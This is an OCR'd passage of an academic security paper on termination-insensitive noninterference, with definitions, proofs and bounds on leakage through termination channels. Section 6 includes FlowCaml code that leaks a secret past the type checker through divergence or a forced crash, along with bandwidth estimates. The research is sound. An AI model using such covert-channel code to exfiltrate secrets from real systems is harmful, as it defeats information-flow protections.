


Fig. 1. Our results on termination-insensitive noninterference (TINI)

We then show that program 2 given above is the best an attacker can do – a brute force search of the space of possible secrets. We present this as two results. In Section 4, we show that it is impossible to reliably leak the secret by a program that satisfies termination-insensitive noninterference in polynomial time in the size of the secret. In Section 5, we show that if the secret is uniformly distributed, then the probability of the attacker guessing the secret after observing a polynomial number of outputs (again, in the size of the secret) gives only a negligible advantage over guessing the secret without running the program.

We discuss further examples and simple experiments with Jif, FlowCaml and SPARK Examiner in Section 6 and conclude in Section 7.

Figure 1 schematically illustrates the main contributions of the paper. The soundness, computational and probabilistic results are proved in Theorems 1, 2 and 3, respectively. The gray area corresponds to the attacker that is capable of observing divergence/abnormal termination.

2 Semantics, Attacker Model and Noninterference

In this section we define a suitable definition of termination-insensitive noninterference (TINI) which we believe suitably captures the intentions of Denning-style analyses, and generalises the batch-job definitions.

Computation model. We use a model of stateful computation represented as a labelled transition system consisting of *commands* $(C, C' \dots)$ together with a *memory* $(M, M' \dots)$ performing computations which produce low observable outputs. Since noninterference only constrains low outputs we simply do not model high outputs.

For simplicity we also assume that a memory is simply a pair consisting of a *low* (public) and a *high* (secret) value. We write such a memory M as a pair LH where L denotes the low part of the memory and H the high part. We also refer to the respective variables as L and H. We write $\langle C, M\rangle \xrightarrow{\ell} \langle C', M'\rangle$ to denote a computation step producing a low observable output ℓ and evolving to $\langle C', M'\rangle$. We write $\langle C, M\rangle \xrightarrow{\vec{\ell}} \langle C', M'\rangle$ in the usual way to denote the existence of a sequence of transitions $\langle C, M\rangle \xrightarrow{\ell_1} \langle C_1, M_1\rangle \xrightarrow{\ell_2} \cdots \xrightarrow{\ell} \langle C_n, M_n\rangle$ where $\vec{\ell} = \ell_1, \dots, \ell_n$, and $\langle C, M\rangle \xrightarrow{\vec{\ell}}$

to mean $\exists\langle C', M'\rangle.\langle C, M\rangle \xrightarrow{\vec{\ell}} \langle C', M'\rangle$. We write $\langle C, M\rangle\Uparrow$ to mean that $\langle C, M\rangle$ has no labelled transitions. Note that we do not explicitly model normal termination, or distinguish stuck configurations from divergence. This is without loss of generality since observation of termination can be modelled easily by adding specific termination outputs at the end of each command. We write $\langle C, M\rangle\xrightarrow{\vec{\ell}\Uparrow}$ to mean $\langle C, M\rangle \xrightarrow{\vec{\ell}} \langle C', M'\rangle$ for some $\langle C', M'\rangle$ such that $\langle C', M'\rangle\Uparrow$. Let α range over either ℓ or the symbol $\Uparrow$, and let $\vec{\alpha}$ range over sequences of the form $\vec{\ell}$ or $\vec{\ell}\Uparrow$. We write $\vec{\ell}\ell$ to denote the sequence $\vec{\ell}$ followed by the single output ℓ.

We henceforth assume a *deterministic* labelled transition system, i.e., if $\langle C, M\rangle \xrightarrow{\ell} \langle C, M\rangle$ and $\langle C, M\rangle \xrightarrow{\ell'} \langle C', M'\rangle$ then $\ell = \ell'$ and $\langle C, M\rangle = \langle C', M'\rangle$.

On modelling divergence. For the purposes of this paper, we assume an attacker who can observe divergence. We take the view that there is a natural boundary between observing a program's timing behaviour and supposing that the attacker cannot even recognise divergence (what is such an attacker assumed to do: wait forever?).

We make a critical distinction between termination-(in)sensitivity in the attacker model vs. termination-(in)sensitivity in the security condition. We observe that the two are sometimes conflated in the literature. But unobservable divergence does not automatically make a security definition termination-insensitive. For example, by forcing all processes to diverge Huisman et al. [HWS06] achieve a form of termination-insensitivity in the attacker model, but their noninterference condition is not termination-insensitive in the traditional sense (despite the claims in the paper): it disallows programs like `(while (H=0)do skip); L:=1`.

Beyond batch-job noninterference. As we mentioned in the introduction, BTINI is an inappropriate notion for programs which actually produce observable outputs even though they do not terminate.

To define a more appropriate generalisation of batch-job termination-insensitive noninterference we model the *knowledge* gained by an attacker who (i) knows the initial low part of the memory, and (ii) observes some (not necessarily maximal) output trace $\vec{\ell}$, and (iii) knows the program and is able to make perfect deductions about the semantic behaviour of the program.

Definition 2 (Observations). *Given a program C and a choice of low input L, the set of possible observation of a run of the program is defined:*

$$Obs(C, L) = \{\vec{\alpha} \mid \langle C, LH\rangle\xrightarrow{\vec{\alpha}}\}$$

Definition 3 (Attacker's knowledge). *The attacker's knowledge from observing $\vec{\alpha}$ from a run of a program C with initial low memory L, written $k(C, L, \vec{\alpha})$, is defined to be the set of all possible high memories that could have lead to that observation:*

$$k(C, L, \vec{\alpha}) = \{H|\langle C, LH\rangle\xrightarrow{\vec{\alpha}}\}$$

This is based on the notion of knowledge defined in [AS07]. We include the possibility that the attacker explicitly observes divergence, and this will be used as a worst-case assumption in the following sections.

Figure 2 illustrates how attacker's knowledge changes with the observation of successive low outputs. The smaller the knowledge set, the more the attacker knows. In the extreme case a singleton set represents complete knowledge of the high memory. The empty set represents inconsistency – an impossible observation. Knowledge is also monotonic – the more you see the more you learn:




Fig. 2. Change of knowledge with low outputs

$$k(C, L, \vec{\ell}\alpha) \subseteq k(C, L, \vec{\ell})$$

From this notion of knowledge we can build various notions of noninterference. The strong termination-sensitive notion corresponds to the demand that at each step of output the attacker learns nothing new about the initial high memory. This can be formulated in the following way:

Definition 4 (Termination-sensitive noninterference). *C satisfies termination-sensitive noninterference if whenever $\vec{\ell}\alpha \in Obs(C, L)$ then $k(C, L, \vec{\ell}\alpha) = k(C, L, \vec{\ell})$.*

It perhaps looks nonstandard in this definition to include the explicit observations of divergence. In fact in this deterministic setting it turns out to make no difference to the definition if we restrict the α to $\alpha \neq \Uparrow$. In a nondeterministic setting there are subtle differences as to whether one explicitly observes divergence or not (cf. [JL00]), but this is not the concern of the present paper.

To define termination-insensitive noninterference we must relax the requirement that nothing new is learned at each step. We allow leaks that would arise from observing divergence. In the case of an output step, the idea is to permit some new knowledge when observing the next output ℓ, but only through the fact that there *is* some output. However nothing should be learned from the actual value which is output – observing one value teaches us as much as observing any other value.

Definition 5 (Termination-insensitive noninterference (TINI)). *Program C satisfies TINI if whenever $\vec{\ell}\ell \in Obs(C, L)$ then $k(C, L, \vec{\ell}\ell) = \bigcup_{\ell'} k(C, L, \vec{\ell}\ell')$.*

The term $\bigcup_{\ell'} k(C, L, \vec{\ell}\ell')$ deserves some extra attention. In terms of knowledge (as represented by sets of possible memories), union corresponds to disjunction of knowledge. More directly, this union can be defined as $\{H \mid \langle C, LH\rangle \xrightarrow{\vec{\ell}\ell'}$, for some ℓ' $\}$.

Note that, in the definition, $\ell, \ell' \neq \Uparrow$: the definition intentionally places no restrictions on what might be learned if an attacker were able to observe divergence.

The following proposition captures a number of equivalent formulations of TINI. For example, 1(2) says that TINI is equivalent to saying that what is learned from observing a specific run $\vec{\ell}$ is no more that what is learned by knowing that there *exists* a run of that length.

Proposition 1. *The following properties of a program C are equivalent to TINI:*

1. *For all L, if $\vec{\ell}\ell \in Obs(C, L)$ and $\vec{\ell}\ell' \in Obs(C, L)$ then $k(C, L, \vec{\ell}\ell) = k(C, L, \vec{\ell}\ell')$*
2. *For all L, if $\vec{\ell} \in Obs(C, L)$ then $k(C, L, \vec{\ell}) = \bigcup_{|\vec{\ell}|=|\vec{\ell'}|} k(C, L, \vec{\ell'})$*
3. *For all L, if $\langle C, LH\rangle \xrightarrow{\vec{\ell}}$ then for all H' either (i) $\langle C, LH'\rangle \xrightarrow{\vec{\ell}}$, or (ii) $\langle C, LH'\rangle \xrightarrow{\vec{\ell'}\Uparrow}$ where $\vec{\ell'}$ is a prefix of $\vec{\ell}$.*
4. *For all L, if $\vec{\ell}\ell \in Obs(C, L)$ and $\vec{\ell}\ell' \in Obs(C, L)$ then $\ell = \ell'$*
5. *For all L, the set $\{\vec{\ell} \mid \langle C, LH\rangle \xrightarrow{\vec{\ell}}\}$ forms a chain under the prefix ordering.*

The first two variants are simple consequences of the definition. The third corresponds to a more classic "two run" style definition; The last two characterisations, unlike the earlier ones, rely crucially on the assumption that computation is deterministic.

TINI subsumes BTINI. It is easy to see from this proposition that TINI generalises BTINI by considering a batch-job program to be one which performs at most one output, at the point of termination. This means that for such programs C and a given L, $\{\vec{\ell} \mid \langle C, LH\rangle \xrightarrow{\vec{\ell}}\}$ contains at most a single trace of one output, and hence for any two runs which terminate they must produce the same output.

3 Enforcement

We show that a simple Denning-style static analysis (which is at the heart of both Jif [MZZ$^+$08] and FlowCaml [Sim03]) for a language with outputs does indeed enforce termination-insensitive noninterference.

Consider a simple imperative language with an `output`(e) primitive that outputs the value of e on a low channel. The semantics of the language builds on standard small-step semantics and forms a labelled transition system, as described in Section 2. The most interesting semantic rule is the one for output:

$$\frac{e(LH) = v}{\langle \mathtt{output}(e), LH\rangle \xrightarrow{v} \langle \mathit{stop}, LH\rangle}$$

Provided expression e evaluates to v in memory LH, the configuration $\langle \mathtt{output}(e), LH\rangle$ makes a step with low-observable event v to a configuration with a halting command *stop* and unchanged memory.

Figure 3 displays the type-based enforcement rules. The rules draw on those of Volpano et al. [VSI96]. Typing environment Γ is defined as $\Gamma(L) = \mathit{low}$ and $\Gamma(H) = \mathit{high}$. Typing judgement for expressions has the form $\vdash e : \ell$. Expression e is typed as low $\vdash e : \mathit{low}$ only if no high variables occur in e. Typing judgement for commands has the form $pc \vdash c$, where pc is the *program counter* that keeps track of the context. Explicit flows (as in `L:=H`) are prevented by the typing rule for assignment that disallows assignments of high expressions to low variables. Implicit flows (as in `if ( H=0)then L:=0 else L:=1`) are prevented by the pc mechanism. It demands that when branching on a high expression, the branches must be typed under high pc, which

$$\vdash n : \ell \qquad \frac{\Gamma(x) = \ell \qquad \ell \sqsubseteq \ell'}{\vdash x : \ell'} \qquad \frac{\vdash e : \ell \qquad \vdash e' : \ell}{\vdash e \mathit{\ op\ } e' : \ell}$$

$$pc \vdash \texttt{skip} \qquad \frac{\vdash e : \ell \qquad \ell \sqcup pc \sqsubseteq \Gamma(x)}{pc \vdash x := e} \qquad \frac{pc \vdash C_1 \qquad pc \vdash C_2}{pc \vdash C_1 ; C_2}$$

$$\frac{\vdash e : \ell \qquad \ell \sqcup pc \vdash C_1 \qquad \ell \sqcup pc \vdash C_2}{pc \vdash \texttt{if } e \texttt{ then } C_1 \texttt{ else } C_2} \qquad \frac{\vdash e : \ell \qquad \ell \sqcup pc \vdash C}{pc \vdash \texttt{while } e \texttt{ do } C} \qquad \frac{\vdash e : \mathit{low}}{\mathit{low} \vdash \texttt{output}(e)}$$

Fig. 3. Typing rules

prevents assignments to low variables in the branches. The rule for output is a natural extension of the rules by Volpano et al. It has the same constraints on the expression and context as in the rule for assigning to a low variable.

We prove that the type system indeed guarantees termination-insensitive noninterference (TINI).

Theorem 1. *If $pc \vdash C$ then C satisfies termination-insensitive noninterference.*

According to the definition of TINI, whenever $\vec{\ell}\ell \in \mathit{Obs}_N(C, L)$, we need to prove $k(C, L, \vec{\ell}\ell) = \bigcup_{\ell'} k(C, L, \vec{\ell}\ell')$. The inclusion $k(C, L, \vec{\ell}\ell) \supseteq \bigcup_{\ell'} k(C, L, \vec{\ell}\ell')$ is more interesting, because $k(C, L, \vec{\ell}\ell) \subseteq \bigcup_{\ell'} k(C, L, \vec{\ell}\ell')$ is vacuous. We prove the former inclusion by induction on the length $|\vec{\ell}|$ of the sequence of low events $\vec{\ell}$ generated by C. A key property that we use in the proof is stated in the following lemma:

Lemma 1. *Suppose we have the following computation sequence starting with a configuration $\langle C_0, L_0 H_0 \rangle$:*

$$\langle C_i, L_i H_i \rangle \overset{\ell_{\ +1}}{\to} \langle C_{i+1}, L_{i+1} H_{i+1} \rangle, \quad i \in \{0 \ldots n-1\}.$$

If C_0 is typable, and $H'_0 \in k(C_0, L_0, \ell_1 \ldots \ell_n)$ then there exist $H'_1, \ldots, H'_n$ such that $\langle C_i, L_i H'_i \rangle \overset{\ell_{\ +1}}{\to} \langle C_{i+1}, L_{i+1} H'_{i+1} \rangle, i \in \{0 \ldots n-1\}$.

The lemma guarantees that if a typable program generates a sequence of events from some initial memory, then traces that produce the same sequence from other low-equivalent initial memories have to agree on commands in configurations that follow each low event.

4 Computational Security Implication

The type system of the previous section verifies that program 2 from the introduction is TINI. Our aim now is to show that this program is in some sense as bad as it gets – the only way for a TINI program to *reliably* leak its secret – given that the attacker can only observe a single run – is to take a non polynomial amount of time in the size of the secret.

A refined attacker model We begin by refining our attacker model. The refinement is to include a notion of time – which represents a bound on the length of the output sequences that an attacker will observe. As is usual we express results in terms of the size of the secret, N, and this is threaded through our definitions accordingly.

Definition 6 (Bounded Observations).

$$Obs_N(C, L) = \{\vec{\alpha} \mid \langle C, LH\rangle \xrightarrow{\vec{\alpha}}, 0 \le H < 2^N\}$$

Definition 7 (Attacker knowledge (bounded version)). *The attacker's knowledge from observing $\vec{\alpha}$ by program C with initial low memory L, written $k_N(C, L, \vec{\ell})$, is defined to be the set of all high memories up to size N that could have lead to that observation:*

$$k_N(C, L, \vec{\alpha}) = \{H | H \in k(C, L, \vec{\alpha}), 0 \le H < 2^N\}$$

The bounded version of attacker knowledge k_N differs from the knowledge k simply in that the size of the domain of H is bounded (and known to the attacker).

Definition 8 (TINI (bounded version)). *Program C satisfies TINI if for all N, whenever $\vec{\ell\ell} \in Obs_N(C, L)$ then $k_N(C, L, \vec{\ell\ell}) = \bigcup_{\ell'} k_N(C, L, \vec{\ell\ell'})$.*

The only difference from the earlier definition is that the domain of secrets is bounded and known to the attacker – but we quantify over all such bounds. Then we have

Lemma 2. *A program C satisfies TINI (bounded version) if and only if it satisfies TINI.*

Proof. We prove the left to right implication – the proof for the other direction is a simpler variant. We prove the contrapositive. Suppose C does not satisfy TINI. Then from proposition 1(1) there must exist two different observations $\vec{\ell\ell}$ and $\vec{\ell\ell'}$ in $Obs_N(C, L)$ for some L which yield different knowledge sets. Let H be a witness to this difference. Without loss of generality, assume $H \in k(C, L, \vec{\ell\ell})$ and $H \notin k(C, L, \vec{\ell\ell'})$. Now take any N such that $H < 2^N$. Clearly $H \in k_N(C, L, \vec{\ell\ell})$ and $H \notin k_N(C, L, \vec{\ell\ell'})$ and hence C is not TINI for bound N. □

Reliable leakage. We let the attacker be a pair of families $(\{L_n\}_{n\ge0}, \{t_n\}_{n\ge0})$, indexed over natural numbers $n \in \mathbb{N}$, where for any given natural N, L_N is a low memory that the attacker chooses based on the size of the secret N, and t_N – the attacker's running time – is the maximum time during which the attacker observes a run for secrets of that size. We will henceforth write $\{L_n, t_n\}$ as an abbreviation for $(\{L_n\}_{n\ge0}, \{t_n\}_{n\ge0})$.

A program leaks reliably for an attacker if he is guaranteed to learn the secret by observing a single run of the system.

Definition 9 (Reliable leakage). *Say that C leaks reliably for an attacker $\{L_n, t_n\}$ if, for each choice of N, and $H \in \{0, \dots, 2^N - 1\}$ there is some $\vec{\alpha} \in Obs_N(C, L_N)$ such that $|\vec{\alpha}| \le t_N$ and $k_N(C, L_N, \vec{\alpha}) = \{H\}$. Say that C leaks reliably within running time $\{t_n\}$ if there exists an attacker with that running time for which C leaks reliably.*

For example, `for i = 0 to H (output i)` leaks reliably within running time 2^n, and `output H` leaks reliably within running time $\lambda n.1$.

We can now state the main theorem of this section:

Theorem 2. *If C is TINI then C does not leak reliably within any polynomial running time.*

To prove the theorem we introduce the notion of knowledge trees.

Knowledge tree Given a program C and an attacker $\{L_n, t_n\}$ the set of possible observations that the attacker can make within the running time t_N is

$$T_N = \{\vec{\alpha} \in \mathit{Obs}_N(C, L_N) \mid |\vec{\alpha}| \leq t_N\}$$

This set is non-empty and prefix-closed. As is standard, such a set defines a tree. This tree is finite (finite height: $|\vec{\alpha}| \leq t_N$; finite branching: finite set of possible inputs $0 \leq H < 2^N$ plus determinism).

Definition 10 (Knowledge tree). *The* Knowledge tree *for N is the tree defined by T_N with each node $\vec{\alpha}$ labeled by its knowledge set $k_N(C, L, \vec{\alpha})$.*

We look at how knowledge trees look for N when $t_N = 2$. (These simple examples do not use L so it is not necessary to specify L_N.)

Example 1. Consider the program

```
for i = 1 to N (
    output (H mod 2) on public_channel
    H := H div 2
)
```

This program leaks the N least significant bits of H. The knowledge tree for N when $t_N = 2$ is presented in Figure 4(a). Here, annotations on the edges of the tree correspond to outputs observed by the attacker. K_0 and K_1 are knowledge sets of the form

$$K_a = \{H \mid 0 \leq H < 2^N, \text{ the least significant bit of } H \text{ is } a\} \text{ for } a \in \{0, 1\},$$

K_{00}, K_{01}, K_{10}, and K_{11} are sets of the form


$$K_{ab} = \{H \mid 0 \leq H < 2^N, \text{ the two least significant bits of } H \text{ are } ab\} \text{ for } a, b \in \{0, 1\}.$$

Example 2. Consider now the program

```
for i=0 to 2^N-1  (
   output i on public_channel
   if (i = H) then
      (while true do skip)
)
```

The knowledge tree for this program when $t_N = 2$ is shown in Figure 4(b). As in the previous example, the annotations on the edges correspond to the attacker's observations. Thus, if the attacker observes divergence after the first output, then the knowledge about H immediately reduces to the singleton set $\{0\}$. On the other hand, observing 1 as the result of the second output only shrinks the size of the knowledge set by one.

We are now ready to formulate some properties of knowledge trees.



(a) Example 1 (b) Example 2

Fig. 4. Example knowledge trees


Lemma 3 (Disjointness). *Given a program C and attacker $\{L_n, t_n\}$, let $\vec{\ell} \in T_N$ be an internal node in the knowledge tree with children $\vec{\ell}\alpha_1, \ldots \vec{\ell}\alpha_n$. Let K be the knowledge set for $\vec{\ell}$ and let K_i be that for child $i, 1 \leq i \leq n$. Then the K_i are pairwise disjoint.*

Proof. Suppose $H \in K_i$ and $H \in K_j$, thus $\langle C, L_N H\rangle \overset{\vec{\ell}\alpha}{\longrightarrow}$ and $\langle C, L_N H\rangle \overset{\vec{\ell}\alpha}{\longrightarrow}$. Since C is deterministic, $\alpha_i = \alpha_j$.

□

The following proposition says that for programs satisfying TINI knowledge trees have a specific form.

Proposition 1 *If C satisfies TINI then for all choices of L_N, t_N, the knowledge tree has the form:*



More formally, for any $\vec{\ell} \in Obs_N(C, L_N)$, let $\{\vec{\ell}\alpha_1, \ldots, \vec{\ell}\alpha_n\}$ be the set $\{\vec{\ell}\alpha \mid \vec{\ell}\alpha \in Obs_N(C, L_N)\}$. If $n > 1$ then $n = 2$ and exactly one of α_1, α_2 is $\Uparrow$.

Proof. Suppose $\alpha_i \neq \Uparrow$ and $\alpha_j \neq \Uparrow$. Then since C satisfies TINI we have

$$k_N(C, L, \vec{\ell}\alpha_i) = \bigcup_{\ell'} \{k_N(C, L, \vec{\ell}\ell')\} = k_N(C, L, \vec{\ell}\alpha_j)$$

By the Disjointness Lemma $i = j$. Hence at most one $\alpha_i \neq \Uparrow$. □

This brings us to the proof of Theorem 2.

Proof. By definition, the height of the knowledge tree for N is t_N. If C leaks reliably then the knowledge tree contains (at least) 2^N distinct nodes, each labeled $\{H\}$ for some $0 \leq H < 2^N$. Without loss of generality we may assume that each of these singleton labels occurs on a leaf (otherwise we can prune the tree, thus choosing a shorter running time). By Proposition 1 there are at most $t_N + 1$ leaves, hence $t_N \geq 2^N - 1$. □

5 Probabilistic Security Implication

The notion of reliable leakage in the previous section is quite strong – it requires that there is never a single case when the attacker cannot deduce the exact value of the secret. To obtain a result which says something about a wider class of programs we consider the case when the attacker does not necessarily learn all the secret all the time, and hence must guess.

In this section we show that, for programs satisfying TINI, if the secrets are chosen according to a uniform distribution, then the advantage that an attacker gains by guessing the secret based on a particular observation of the computation is negligible[2] (as a function of N).

Suppose secrets $0 \leq H < 2^N$ are chosen with probability $\mu(H)$. Let C be a program and let (L_n, t_n) be an attacker. To guess a secret the attacker observes a computation and hence deduces a knowledge set. For any H, let $\vec{\alpha} \in T_N$ be the observation which the attacker uses as a basis to guess the value of H. Since knowledge is monotonic – the more an attacker observes the smaller the knowledge set – we may safely assume the attacker chooses $\vec{\alpha}$ to be the longest $\vec{\alpha} \in T_N$ such that $\langle C, L_N H\rangle \overset{\vec{\alpha}}{\rightarrow}$, i.e. $\vec{\alpha}$ is a leaf in knowledge tree (put another way, the attacker gets most information by waiting until $\vec{\alpha}$ with length t_N is produced or $\Uparrow$ is detected). Given a leaf $\vec{\alpha} \in T_N$ let the knowledge associated with $\vec{\alpha}$ be $K_{\vec{\alpha}} = k_N(C, L_N, \vec{\alpha})$. Given this, how can an attacker best guess the secret? The attacker can do no better than to choose from those elements of $k_N(C, L_N, \vec{\alpha})$ which have maximal probability according to μ. There is no disadvantage for the attacker to choose among these deterministically, so let us assume that the guess is given by a function $g_N(\vec{\alpha}) \in K_{\vec{\alpha}}$.

Now, the probability that $\vec{\alpha}$ is observed is just the sum of probabilities of all secrets H such that $\langle C, L_N, H\rangle \overset{\vec{\alpha}}{\rightarrow}$, i.e.:

$$\mu(K_{\vec{\alpha}}) = \sum_{H' \in K} \mu(H')$$

Given that $\vec{\alpha}$ is observed, the probability that the secret is $H \in K_{\vec{\alpha}}$ is $\frac{\mu(H)}{\mu(K\ )}$. Let $\mathit{Leaf} \subseteq T_N$ be the set of all leaves in the knowledge tree. Then the probability that the attacker guesses the secret is

$$G_N = \sum_{\vec{\alpha} \in \mathit{Leaf}} \mu(K_{\vec{\alpha}}) \times \frac{\mu(g_N(\vec{\alpha}))}{\mu(K_{\vec{\alpha}})} = \sum_{\vec{\alpha} \in \mathit{Leaf}} \mu(g_N(\vec{\alpha}))$$

For uniformly distributed secrets, define the *attacker advantage* to be $G_N - 1/2^N$ i.e., the difference between the probability of guessing the secret based on the knowledge gained from observing a run, G_N, and a "blind" guess of the secret (which has probability $1/2^N$).

Theorem 3. *If C satisfies TINI, and secrets are chosen according to a uniform distribution, then the advantage for any polynomially-bounded attacker is negligible.*

[2] A negligible function is one that approaches zero faster than the reciprocal of any polynomial.

Proof. Since μ is uniform then regardless of g_N, $\mu(g_N(\vec{\alpha})) = 1/2^N$. Thus, in this case, the probability G_N that the attacker guesses the secret is no better than

$$\sum_{\vec{\alpha} \in Leaf} \frac{1}{2^N} = \frac{|Leaf|}{2^N}$$

We have $|Leaf| \leq t_N + 1$. Thus, $G_N \leq \frac{t\ \ +1}{2}$, and hence the attacker advantage is $\leq t_N/2^N$. From the assumption that t_N is polynomial in N, and the fact that the product of a polynomial (t_N) and a negligible function ($1/2^N$) is negligible, the attacker advantage is negligible. □

6 Practical Implications

As mentioned in Section 1 existing practical security-typed languages are based on Denning-style analysis and as a result they accept programs like program 2 from Section 1. We have encoded this program in Jif, FlowCaml and SPARK Ada to get a rough estimate on the bandwidth that such an attack creates in the worst case.

Leaking by termination in FlowCaml. Listing 1 presents encoding of program 2 from Section 1 in the FlowCaml security-typed language [Sim03].

```
flow !low < !stdout and !stdin  < !high
let maxInt : !low int  = 1000000000

let _ = let secret : !high int =
          try read_int() with _ -> 0
        in
          for i = 1 to maxInt do
             begin
               print_int i; print_newline();
               if i = secret then
                  while true do () done
             end
          done
```

Listing 1. Leaking by termination in FlowCaml

Leaking by crashing in FlowCaml. Similarly to divergence, one may also exploit program crashing. In the example above we may force a stack overflow by replacing the **if** statement with the following snippet:

```
if i = secret then
   let rec crash x = let _ = crash x in crash x
   in crash 1
```

Leaking secrets in Jif and SPARK Ada. Examples similar to the one above can be constructed for Jif security-typed language and SPARK Ada. The listings of the corresponding programs are given in the full version of this paper [AHSS08].

Channel capacity. To get a rough estimate of how practical such an attack can be we have performed a small experiment. For this, we have modified the program in Listing 1 in order to reduce the overhead related to printing on standard output. Instead, the output has been replaced by a call to a function which has the same security annotations as `print_int`, but instead of printing only saves the last provided value in a shared memory location. Observation of divergence is implemented as a separate polling process. This process periodically checks if the value in the shared location has changed since the last check. If the value is not changed this process decides that the target program has diverged.

While the time needed to reliably leak the secret is exponential in the number of secret bits, the *rate* at which this leakage happens also depends on the representation of the secret, in particular, the time needed to check two values for equivalence. Not surprisingly, the highest rate we observe is when secret is just an integer variable that fits into a computer word. In this case a 32-bit secret integer can be leaked in under 6 seconds on a machine with 3GHz CPU. Assuming this worst-case rate we may estimate time needed to leak a credit card number, typically containing 15 significant digits (50 bits), as approximately 18 1/2 days of running time. For larger secrets like encryption keys, that are usually at least 128 bits in their size, such brute-force attacks are obviously infeasible.

7 Conclusion

We have argued that in the presence of output, justifications of Denning-style analyses based on claims that they leak "just a bit" are at best misleading. We have presented the first careful analysis of termination-insensitive noninterference – the semantic condition at the heart of many information flow analysis tools and numerous research papers based on Denning's approach to analysing information flow properties of programs.

We have proposed a termination-insensitive noninterference definition that is suitable to reason about output. This definition generalizes "batch-job" style notions of termination-insensitive noninterference. The definition is tractable, in the sense that permissive Denning-style analyses enforce it. Although termination-insensitive noninterference leaks more than just a bit, we have shown that for secrets that can be made appropriately large, (i) it is not possible to leak the secret *reliably* in polynomial running time in the size of the secret; and (ii) the advantage the attacker gains when guessing the value of a uniformly distributed secret in polynomial running time is negligible in the size of the secret.

Not only is our formulation of TINI attractive for Denning-style static certification, but also for dynamic information-flow analyses. Moreover, reasoning about security based on single runs is particularly suitable for run-time monitoring approaches. Ongoing work [AS08] extends TINI with powerful declassification policies and proposes high-precision hybrid enforcement techniques that provably enforce these policies for a language with dynamic code evaluation.

Related work. The only paper of which we are aware that attempts to quantify termination leaks in Denning-style analyses is recent work of Smith and Alpízar [SA07,Smi08].

Their work takes a less general angle of attack than ours since it is (i) specific to a particular language (a probabilistic while language) and (ii) specific to a particular Denning-style program analysis. Furthermore, it uses a batch-processing model (no intermediate outputs). In their setting, the probability of divergence is shown to place a quantitative bound on the extent to which a program satisfying Denning-style conditions can deviate from probabilistic noninterference (intuitively, well-typed programs which almost always terminate are almost noninterfering). By contrast, being based on a semantic security property (TINI), our definitions and results are not language-specific, we consider deterministic systems, and the probability of divergence plays no direct role in our definitions or results. Moreover, the metric we consider is the guessing advantage afforded by termination leaks, which is not analysed in their work (we note that guessing advantage is considered in Section 2 of [Smi08] but not in the context of termination leaks).

Acknowledgements. This work was supported by EPSRC research grant EP/C009746/1 Quantitative Information Flow, the Swedish research agencies SSF, Vinnova, VR and by the Information Society Technologies programme of the European Commission under the IST-2005-015905 MOBIUS project.

References

[AHS06] Askarov, A., Hedin, D., Sabelfeld, A.: Cryptographically-masked flows. In: Proc. Symp. on Static Analysis, August 2006. LNCS, pp. 353–369. Springer, Heidelberg (2006)

[AHSS08] Askarov, A., Hunt, S., Sabelfeld, A., Sands, D.: Termination-insensitive noninterference leaks more than just a bit. Technical report, Chalmers University of Technology (July 2008), http://www.cs.chalmers.se/~aaskarov/esorics08full.pdf

[AS07] Askarov, A., Sabelfeld, A.: Gradual release: Unifying declassification, encryption and key release policies. In: Proc. IEEE Symp. on Security and Privacy, May 2007, pp. 207–221 (2007)

[AS08] Askarov, A., Sabelfeld, A.: Tight enforcement of flexible information-release policies for dynamic languages. Draft (July 2008)

[BB03] Barnes, J., Barnes, J.G.: High Integrity Software: The SPARK Approach to Safety and Security. Addison-Wesley Longman Publishing Co., Inc., Boston (2003)

[BNR08] Banerjee, A., Naumann, D., Rosenberg, S.: Expressive declassification policies and modular static enforcement. In: Proc. IEEE Symp. on Security and Privacy, May 2008, pp. 339–353 (2008)

[CH04] Chapman, R., Hilton, A.: Enforcing security and safety models with an information flow analysis tool. ACM SIGAda Ada Letters 24(4), 39–46 (2004)

[DD77] Denning, D.E., Denning, P.J.: Certification of programs for secure information flow. Comm. of the ACM 20(7), 504–513 (1977)

[Fen74] Fenton, J.S.: Memoryless subsystems. Computing J. 17(2), 143–147 (1974)

[HWS06] Huisman, M., Worah, P., Sunesen, K.: A temporal logic characterisation of observational determinism. In: Proc. IEEE Computer Security Foundations Workshop (July 2006)

[JL00] Joshi, R., Leino, K.R.M.: A semantic approach to secure information flow. Science of Computer Programming 37(1–3), 113–138 (2000)

[LBJS08] Le Guernic, G., Banerjee, A., Jensen, T., Schmidt, D.: Automata-based confidentiality monitoring. In: Okada, M., Satoh, I. (eds.) ASIAN 2006. LNCS, vol. 4435, pp. 75–89. Springer, Heidelberg (2008)

[Mye99] Myers, A.C.: JFlow: Practical mostly-static information flow control. In: Proc. ACM Symp. on Principles of Programming Languages, January 1999, pp. 228–241 (1999)

[MZZ$^+$08] Myers, A.C., Zheng, L., Zdancewic, S., Chong, S., Nystrom, N.: Jif: Java information flow. Software release (July 2001–2008), http://www.cs.cornell.edu/jif

[SA07] Smith, G., Alpízar, R.: Fast probabilistic simulation, nontermination, and secure information flow. In: PLAS 2007: Proceedings of the 2007 workshop on Programming languages and analysis for security, pp. 67–72. ACM, New York (2007)

[Sim03] Simonet, V.: The Flow Caml system. Software release (July 2003), http://cristal.inria.fr/~simonet/soft/flowcaml/

[Smi08] Smith, G.: Adversaries and information leaks. In: Barthe, G., Fournet, C. (eds.) TGC 2007. LNCS, vol. 4912, pp. 383–400. Springer, Heidelberg (2008)

[SS99] Sabelfeld, A., Sands, D.: A per model of secure information flow in sequential programs. In: Swierstra, S.D. (ed.) ESOP 1999. LNCS, vol. 1576, pp. 40–58. Springer, Heidelberg (1999)

